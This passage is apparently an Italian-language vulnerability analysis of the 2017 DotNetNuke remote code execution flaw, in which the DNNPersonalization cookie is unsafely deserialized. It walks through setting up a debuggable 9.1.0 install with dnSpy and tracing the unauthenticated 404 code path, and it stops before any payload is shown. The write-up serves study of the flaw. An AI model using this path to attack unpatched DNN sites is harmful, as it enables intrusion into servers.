
DotNetNuke (spesso abbreviato come DNN) è una piattaforma CMS (Content Management System) e un web application framework basato sulla tecnologia ASP.NET di Microsoft.
Prodotto interessato: DotNetNuke (DNN Platform) – un CMS/portal .NET molto diffuso.
Data di divulgazione: Luglio 2017.
Gravità: Critica (CVSS ~9.8).
Tipo di vulnerabilità: XML External Entity (XXE) / Deserializzazione non sicura → Remote Code Execution (RCE).
Impatto: prima della versione 9.1.1 è possibile eseguire codice in remoto tramite cookie

Qui sto usando Windows 10 per configurare e fare il debug del programma. La versione che sto installando è la 9.1.0; potete consultare la guida all'installazione Qui. E il risultato una volta completata è:

Secondo i report che ho letto, questa vulnerabilità si trova nel punto di elaborazione dei cookie di DotNetNuke
DNN usa un metodo di deserializzazione non sicura (unsafe deserialization) per il cookie DNNPersonalization

.dll o .exe scritti in .NET. Può essere installato Qui. Dobbiamo scaricare 2 versioni per poter eseguire il debug.

DotNetNuke.dll con la versione a 32 bit e seleziona Edit Assembly Attributes (C#)

[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
Con
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default |
DebuggableAttribute.DebuggingModes.DisableOptimizations |
DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints |
DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]

Poi salva.
Attach to Process

w3wp.exe

Il motivo per cui si sceglie w3wp.exe è:
w3wp.exe = IIS Worker Process.
È il processo di esecuzione di un Application Pool in IIS.
Quando una richiesta HTTP arriva al sito, IIS crea o riutilizza un w3wp.exe per gestire quella richiesta (eseguire codice ASP.NET, gestire moduli, middleware, connessioni al database...).
Ogni Application Pool può avere uno o più processi w3wp.exe a seconda della configurazione (web garden, recycling).

Ora selezioniamo Debug -> Window -> Modules


Una volta comparsi i Modules, fai clic con il tasto destro su uno qualsiasi e seleziona Open All Modules

E infine appariranno tutti gli Assembly relativi a DNN.
DotNetNuke.dll -> PersonalizationController#LoadProfile(int, int)

Questa funzione serve a caricare i dati di personalizzazione (profilo) dell'utente nel portale DNN.
Se l'utente ha effettuato l'accesso → recupera il profilo da database + cache.
Se l'utente è anonimo (non autenticato) → recupera il profilo dal cookie DNNPersonalization.
Qui dovremmo concentrarci su DNNPersonalization
Se userId non è valido (utente anonimo).
Controlla se nella richiesta è presente il cookie DNNPersonalization.
Se presente → recupera il valore XML da questo cookie.

Invieremo una richiesta 404 al sito web con un qualsiasi DNNPersonalization, useremo dnSpy per impostare un breakpoint su DotNetNuke.dll –> PersonalizationController#LoadProfile(int, int) e potremo eseguire il debug.

PortalSettings

La cosa interessante è che qui viene usata una condizione if per verificare se la richiesta corrente è già IsAuthenticated o meno
E poiché la richiesta che inviamo è una 404 -> unauthenticated
Continuando con il Call Stack, concentriamoci su Handle404OrException

context.User della richiesta corrente è null; se lo è, assegna a context.User l'utente del thread corrente
